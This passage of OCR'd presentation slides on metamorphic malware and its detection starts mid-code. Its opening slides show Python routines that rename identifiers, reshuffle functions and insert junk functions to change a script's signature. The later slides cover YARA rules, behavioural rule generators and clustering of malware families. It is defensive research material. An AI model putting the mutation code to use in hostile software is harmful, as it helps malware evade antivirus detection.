        with open(file_name, 'r') as file:
            code = file.read()
            tree = ast.parse(code)

            functions, variables = extract_functions_variables(tree)

            weird_names = generate_weird_names()

            for old_name in functions:
                pattern = r'\b{}\b'.format(re.escape(old_name))
                new_name = weird_names.pop(0)
                code = re.sub(pattern, new_name, code)

            for old_name in variables:
                pattern = r'\b{}\b'.format(re.escape(old_name))
                new_name = weird_names.pop(0)
                code = re.sub(pattern, new_name, code)

            modified_file_name = "modified_" + file_name
            with open(modified_file_name, 'w') as file:
                file.write(code)

            print("Names replaced successfully. Modified code written to '{}'.".format(modified_file_name))

    except FileNotFoundError:
        print("File not found.")
```

Metamorphic Malware – in Action

Shuffler - imports

```
def extract_functions(script_path):
    with open(script_path, 'r') as file:
        script_content = file.read()

    function_list = []
    start_delimiter = '#!@'
    end_delimiter = '#$%'

    # Find function start and end positions
    start_positions = [pos + len(start_delimiter) for pos, _ in enumerate(script_content) if script_content.startswith(start_delimiter, pos)]
    end_positions = [pos for pos, _ in enumerate(script_content) if script_content.startswith(end_delimiter, pos)]

    # Extract functions
    for start_pos in start_positions:
        next_end_positions = [pos for pos in end_positions if pos > start_pos]
        if next_end_positions:
            end_pos = min(next_end_positions)
            function = script_content[start_pos:end_pos + len(end_delimiter)].strip()
            function_list.append(function)
```

Metamorphic Malware – in Action

Shuffler – global declarations

```python
def extract_global_declarations(script_content):
    global_declarations = []
    lines = script_content.splitlines()

    for line in lines:
        if line.strip().startswith('global'):
            global_declarations.append(line)

    return global_declarations
```

Metamorphic Malware – in Action

Shuffler – functions

```python
functions = extract_functions(script_path)
global_declarations = extract_global_declarations(script_content)

# Extract import statements
import_statements = []
lines = script_content.splitlines()

for line in lines:
    if line.startswith('import') or line.startswith('from'):
        import_statements.append(line)

# Extract other code
other_code = []
current_section = None

for line in lines:
    line = line.strip()

    if line.startswith('#!@'):
        current_section = 'functions'
    elif line.startswith('#$%'):
        current_section = None
    elif current_section is None:
        if line and line not in import_statements and line not in global_declarations and line not in functions:
            other_code.append(line)
```

Metamorphic Malware – in Action

Shuffler – shuffling

```
# Update the original script file with shuffled code
with open(script_path, 'w') as original_file:
    # Write import statements
    for import_statement in import_statements:
        original_file.write(import_statement)
        original_file.write('\n')

    # Write global declarations
    for global_declaration in global_declarations:
        original_file.write(global_declaration)
        original_file.write('\n')

    # Write shuffled functions
    for function in functions:
        original_file.write("#!@\n")
        original_file.write(function)
        original_file.write('\n\n')

    # Write other code
    for code_line in other_code:
        original_file.write(code_line)
        original_file.write('\n')

# Print success message
print(f"Code shuffled and written back to {script_path}")
```

Metamorphic Malware – in Action
Rabbitter

```
def get_function_ranges(lines):
    function_ranges = []
    current_function = None
    start_line = None

    for line_num, line in enumerate(lines, start=1):
        if re.match(r'\s*def\s+\w+\(', line):
            if current_function is None:
                current_function = re.findall(r'def\s+(\w+)\(', line)[0]
                start_line = line_num
            else:
                function_ranges.append((current_function, start_line, line_num - 1))
                current_function = re.findall(r'def\s+(\w+)\(', line)[0]
                start_line = line_num

    if current_function is not None:
        function_ranges.append((current_function, start_line, len(lines)))

    return function_ranges
```

Metamorphic Malware – in Action Rabbitter

```python
def read_functions_from_file(file_path):
    with open(file_path, 'r') as file:
        lines = file.readlines()

    functions = []
    current_function = None

    for line in lines:
        if re.match(r'\s*def\s+\w+\(', line):
            if current_function is not None:
                functions.append(current_function)
            current_function = line
        elif current_function is not None:
            current_function += line

    if current_function is not None:
        functions.append(current_function)

    return functions
```

Metamorphic Malware – in Action
Func File

```python
def f5():
    print("F5")
    f9()

def f6():
    print("F6")
    f4()

def f7():
    print("F7")
    f6()

def f8():
    print("F8")
    pass

def f9():
    print("F9")
    f3()

def f10():
    print("F10")
    f2()
```

Metamorphic Malware – in Action
Rabbitter

```python
def rearrange_functions(file_path, func_file_path):
    # Read the content of file_path
    with open(file_path, 'r') as file:
        lines = file.readlines()

    # Read the functions from 'func.py'
    function_contents = read_functions_from_file(func_file_path)
    random.shuffle(function_contents)

    inserted_functions = set()
    for function_content in function_contents:
        if function_content not in inserted_functions:
            lines = insert_lines_between_functions(lines, function_content)
            inserted_functions.add(function_content)

    # Prompt the user for the function call to be added
    function_call = input("Enter the function call to be added: ").lstrip()

    # Add the function call to the very end of the file
    lines.append(function_call)
    lines.append('\n')
```

Malware Families

Malware Families – An Introduction

- **Malware families** are groups of related malware variants that share common characteristics, code, and behavior.

- Families play a crucial role in understanding and combating polymorphic variants of malware.

Malware Families – An Introduction

- **Grouping Similar Variants**: Families help in grouping based on their commonalities, allowing analysts to see the relationships and identify the underlying malicious code.

- **Pattern Recognition**: By analyzing the structure and behavior of multiple variants within a family, security experts can identify patterns and shared characteristics.

- **Effective Detection**: Rather than detecting individual variants, which can be an endless cat-and-mouse game, detecting an entire family allows for more comprehensive protection against a range of threats.

- **Mitigation Strategies**: Understanding the evolution of polymorphic malware within a family helps in developing better mitigation strategies and producing adaptive defense techniques. Security experts can predict how a malware family is likely to change over time and proactively defend against those changes.

General Detection and Mitigation

Conventional static detection strategies by Anti viruses are :

- **Signature-Based Detection**: Relies on known patterns or signatures of malware to identify threats. Compares files against a database of known malicious signatures.
- Main signature is a hash (unique identifier) of the malware file, typically created through cryptographic algorithms like MD5, SHA-1, or SHA-256.

- **YARA Rules**: Utilizes custom-defined rules to search for specific patterns or characteristics within files, enabling the detection of both known and custom malware variants. These rules can include Hex Strings, IP Addresses, File Size, String Patterns, etc.

General Detection and Mitigation

YARA Rules Format:

```
rule k0adic_test
{
    meta:
        author = "Belkasoft"
        date = "03.24.2023"
        version = "0.1"
    strings:
        $k0adic_hex = {66 51 62 41 77}
        $k0adic_text = "k0adic" fullword nocase
        $ip96 = "168.61.100.96"
    condition:
        2 of them
}
```

General Detection and Mitigation

- Conventional YARA rule generation requires extensive human intervention and expertise.
- Yara Generators generate YARA rules (though not precise) for single as well as bulk of malwares automatically thus fastening the process of Yara rule generation.
- Automation: Given a set up input files that belong to a given malware family, AutoYara can create Yara rules from the input samples.

General Detection and Mitigation

Rule Definition

Rules #0 - #14

```
rule PEs
{
        //Input TP Rate:
        //12/20
        strings:
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.75 Found in 11 files
            $x0 = { 63 61 6C 53 65 63 74 69 6F 6E 00 00 7E 03 4F 70 } //This might be a string? Looks like:calSection~Op
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.625 Found in 14 files
            $x1 = { 73 5F 5F 6D 6F 72 79 00 6B 65 72 6E 65 6C 33 32 } //This might be a string? Looks like:s__morykernel32
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.5 Found in 12 files
            $x2 = { C0 07 44 72 61 77 53 74 61 74 65 41 00 00 4F 07 } //This might be a string? Looks like:DrawStateAO
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.375 Found in 14 files
            $x3 = { 00 58 06 52 65 67 44 65 6C 65 74 65 56 61 6C 75 } //This might be a string? Looks like:XRegDeleteValu
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 4.0 Found in 14 files
            $x4 = { 34 FA FB A2 12 F6 B6 17 DF A9 DC 28 1C D7 F4 37 }
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 2.474601752714581 Found in 10 files
            $x5 = { 41 00 FF D0 BA 01 00 00 00 01 C2 B9 01 00 00 00 }
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.875 Found in 9 files
            $x6 = { 00 B6 04 57 61 69 74 46 6F 72 53 69 6E 67 6C 65 } //This might be a string? Looks like:WaitForSingle
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.5 Found in 10 files
            $x7 = { 41 00 00 4F 07 4D 65 73 73 61 67 65 42 6F 78 41 } //This might be a string? Looks like:AOMessageBoxA
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 2.382856063692049 Found in 15 files
            $x8 = { 2E 64 6C 6C 00 00 00 00 00 6C 63 63 63 5F 5F 5F } //This might be a string? Looks like:.dllccc___
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 4.0 Found in 17 files
            $x9 = { 38 B7 CD A7 D5 DE 5B AF 32 98 28 72 C9 DD 6C 4B } //This might be a string? Looks like:8[2(rlK
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.875 Found in 12 files
            $x10 = { 61 67 65 42 6F 78 41 00 75 73 65 72 33 32 2E 64 } //This might be a string? Looks like:ageBoxAuser32.d
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.75 Found in 9 files
            $x11 = { FF 0C 24 A1 E8 F0 41 00 FF D0 83 F8 00 0F 85 68 }
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.625 Found in 9 files
            $x12 = { 1A 06 43 68 61 72 54 6F 4F 65 6D 41 00 00 41 06 } //This might be a string? Looks like:CharToOemAA
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.577819531114783 Found in 16 files
            $x13 = { 06 44 69 61 6C 6F 67 42 6F 78 50 61 72 61 6D 57 } //This might be a string? Looks like:DialogBoxParamW
            //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 4.0 Found in 11 files
            $x14 = { 00 7D 06 43 72 79 70 74 53 69 67 6E 48 61 73 68 } //This might be a string? Looks like:}CryptSignHash

            condition:
(12 of ($x0,$x1,$x2,$x3,$x4,$x5,$x6,$x7,$x8,$x9,$x10,$x11,$x12,$x13,$x14) ))
```

→ Condition(s) for a match – 12 of 15 Rules

General Detection and Mitigation

Limitations of static detection techniques :

- **Limited to Known Signatures**: They are only effective against known malware signatures and cannot detect new or previously unseen threats.

- **Susceptible to Evasion Tactics**: Attackers can easily modify malware to evade static detection by altering signatures, obfuscating code, or using encryption, rendering static techniques less effective in such cases.

- **Poor at Detecting Fileless Malware**: Static detection methods primarily target file-based malware, making them less effective in identifying fileless or memory-resident malware, which doesn't rely on traditional files for execution and is more challenging to detect.

Behavioural Rule Generators (BRGs)

General Detection and Mitigation

Behavioural detection -- involves observing or monitoring the dynamic behaviours of the sample to identify if any malicious activities are being initiated.

Ex: Memory manipulation, C2 connections etc.

Sandboxes are one such example of tools that detect dynamic behaviors of a given sample. Sandboxes generate reports highlighting the behaviors observed; they cannot generate behavioural rules for a given malware sample or family.

General Detection and Mitigation

Behavioral rules, like YARA rules for malware families, allow defenders to observe and monitor the dynamic behaviors of a sample with a given rule-set, to identify if the given sample belongs to the malware family or not.

3.1 Generic Requirements

Keeping this as reference, the generic requirements that an ideal Behavioral Rule Generator must follow are :
1. **Finite Set of Test Actions**: Analogous to the finite set of rules in a YARA ruleset, the Behavioral Rule Generator must establish a finite set of test actions. These test actions, similar to test cases, evaluate whether specific system activities have been logged or initiated. Each test action will make a decision after monitoring the activity – Accept (test action passed) or Reject (test action failed).
2. **Diversity in Test Actions**: Test actions must be diverse, incorporating both generic behavioral patterns, that define the overarching characteristics of the family, and specific patterns, that pertain to specific unique entities within the family.
3. **Repeatability**: Similar to the repeatability of rules in YARA rulesets, test actions must be repeatable. The generic test actions should remain relatively

General Detection and Mitigation

3.2 Specific Requirements

In addition to these requirements drawn from existing tools, several specific conditions must be met by the Behavioral Rule Generator:
1. **Understand Behavioral-contexts**: The Behavioral Rule Generator must be capable of understanding what behavior contexts to include as test actions and what behavioral contexts to ignore as trivial actions for a certain malware family. For example, important behavioral contexts to include in the test actions for a ransomware [16][17] family are cryptographic function usages whilst trivial behavioral contexts to exclude are process spawning and thread creation.

2.**Timely Execution**: The test execution script generated by the Behavioral Rule Generator should execute within a reasonable time frame. Test actions must not unduly prolong the evaluation process. Upon completion of the malware sample's execution, any pending test actions should be promptly marked as "Rejected" or "Failed."

Behavioural Rule Generators

Proposed Architecture




Fig. 2. Components of the Behavioral Rule Generator

Behavioural Rule Generators

Test Action Script

```
                                                                      : Accept / Reject
Test_script_01    \\ checks for debugger presence in PE structure
{
      Use IsDebuggerPresent() DLL API                                     Accept
      Use ExitProcess() function                                          Reject
}
Test_script_02    \\ checks for debugger presence in registry
{
   Check "HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall"       Accept
path
   Use ExitProcess() function                                             Accept
}
Test_script_03    \\ checks for debugger presence in PCB
{
      Use CreateToolhelp32Snapshot() function                             Accept
      Use Process32First() function                                       Accept
      Use Process32Next() function                                        Accept
}
Condition
{
      ANY OF (Test_script_01 AND Test_script_02) OR Test_script_03        Accept
}
```

Fig. 4. High Level Overview of a test action script

Behavioural Rule Generators

Test Environment




Fig. 5. Deployment architecture for Test Action Script

Behavioural Rule Generators

Limitations

6 Limitations of BRG and Dynamic Rules

While incorporation of BRGs into the cybersecurity landscape has several advantages, there are some limitation associated with this approach. They are :

1. **Resource-Intensive**: Implementing behavioral rules and test action scripts demands substantial computational resources, potentially making it impractical for organizations with limited infrastructure.

2. **Overhead**: The need to sandbox each sample in parallel can lead to increased overhead, particularly with large sample sets.

Behavioural Rule Generators

Limitations

3. **Data Quality**: The effectiveness of BRG relies on the quality and diversity of input data. Biased or limited sample sets may lead to incomplete behavioral patterns.

4. **Maintenance Challenges**: Keeping test action scripts updated to address new malware behaviors can be challenging, requiring ongoing effort.

5. **Risk of False Positives**: Relying on behavioral analysis may introduce false positives, as benign software could exhibit similar behaviors to malware.

Behavioural Rule Generators

8 Conclusion

In conclusion, the introduction of Behavioral Rule Generators (BRGs) represents a significant advancement in the field of cybersecurity and malware analysis. BRGs address the limitations of traditional static rule-based approaches by introducing dynamic, behavior-based rules that can comprehensively capture the complex behaviors exhibited by modern malware families. By carefully architecting the BRG components and detailing the deployment process, this paper has provided a framework for researchers and practitioners to harness the power of dynamic rules effectively.

The key strengths of BRGs, as discussed, include their ability to produce behavior-centric rules that are resilient to adversarial manipulation. This novel approach not only enhances malware classification but also equips defenders with insights into the behavioral characteristics of malware families, facilitating more precise threat detection and mitigation. The scalability, real-time monitoring, and user-friendly interface of the BRG deployment framework make it a practical use case for cybersecurity professionals.

While BRGs offer substantial advantages, they are not without limitations. The accuracy of dynamic rules largely depends on the quality and diversity of the training samples. Additionally, behavioral analysis may require more computational resources compared to static rule-based methods. Nevertheless, by acknowledging and addressing these challenges, the cybersecurity community can harness the potential of BRGs to fortify defenses against evolving cyber threats.

Clustering

General Detection and Mitigation

Polymorphic Malware


ML and Clustering:

ML algorithms can classify and detect malware based on patterns and features.

Supervised Learning: Trains models on labeled data to predict malware types.

Unsupervised Learning: Clusters samples based on similarities for malware family analysis

Deep Learning: Utilizes neural networks to analyze large datasets for complex patterns.




General Detection and Mitigation

Polymorphic Malware

Clustering groups similar data points together, making it useful for malware family analysis. It uses ML algorithms like **K-Means, Hierarchical Clustering, or DBSCAN** to discover patterns. Clustering aids in understanding **relationships among malware** variants and their evolution.

Features used for clustering and classification:
Static Analysis Features contain File Size, Entropy, Import and Export Functions, API Calls, etc. Dynamic Analysis Features have API Call Sequences, Registry and File System Activity, Text and Code Analysis, Strings, Function Calls, etc. Structural Analysis has Control Flow Graphs (CFG), Data Flow Analysis, File Headers, etc.

Malware CLustering




Sub-Clusters

Whilst we are one step closer to completing the framework, this initial stratification alone is insufficient. While it accounts for the similarity of samples to the center, it does not consider the similarity of samples to one another within their proximity. This consideration is vital, as samples in close proximity often exhibit very similar behaviors. To address this, we introduce the concept of sub-clustering.

Sub-clustering involves further partitioning each circle of influence into smaller sub-clusters. Each sub-cluster contains samples that are nearly identical to one another within that specific circle of influence. Conventional clustering algorithms, such as K-means[13], can be employed to establish these sub-clusters. The elbow method helps determine the ideal number of entities and clusters within each circle of influence.
Figure 2 displays these sub-clusters within a given circle of influence for the cluster of Malware family X.

Sub-Clusters




B-Tree as a Solution Space


4 Solution Mapping

Once the stratification is established, techniques to place solutions into these fundamental units is undertaken.The solution mapping approach in this paper leverages the use of the "Balanced Tree" data structure, commonly known as **B-Trees**, to represent the entire solution space for a given malware family cluster. This choice of data structure is grounded in two fundamental reasons:

